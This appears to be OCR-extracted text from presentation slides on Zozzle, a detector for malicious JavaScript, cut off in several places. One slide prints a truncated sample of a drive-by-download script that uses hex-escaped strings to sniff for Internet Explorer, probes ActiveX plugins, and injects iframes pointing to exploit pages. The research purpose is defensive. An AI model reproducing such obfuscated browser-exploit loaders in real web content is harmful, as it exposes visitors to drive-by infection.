
0 false positives

Finds more malware than any other detector we know





Limitations of Zozzle




What's Next: Rc

```
if (navigator.userAgent.toLowerCase().indexOf(
                              "\x6D"+"\x73\x69\x65"+
    document.write("<iframe src=x6.htm></iframe>
if (navigator.userAgent.toLowerCase().indexOf(
                              "\x6D"+"\x73"+"\x69"+"
    document.write("<iframe src=x7.htm></iframe>

try {
    var a; var aa=new ActiveXObject("Sh"+"ockw"+
} catch(a) { } finally {
    if (a!="[object Error]")
        document.write("<iframe src=svfl9.htm></
}
try {
  var c; var f=new ActiveXObject("O"+"\x57\x43"+
} catch(c) { } finally {
          :object Error]") {
           "<iframe src=of.htm></iframe>";
          :out("document.write(aacc)", 3500);
```

Zozzle: Detection on a \



Thousands of malware si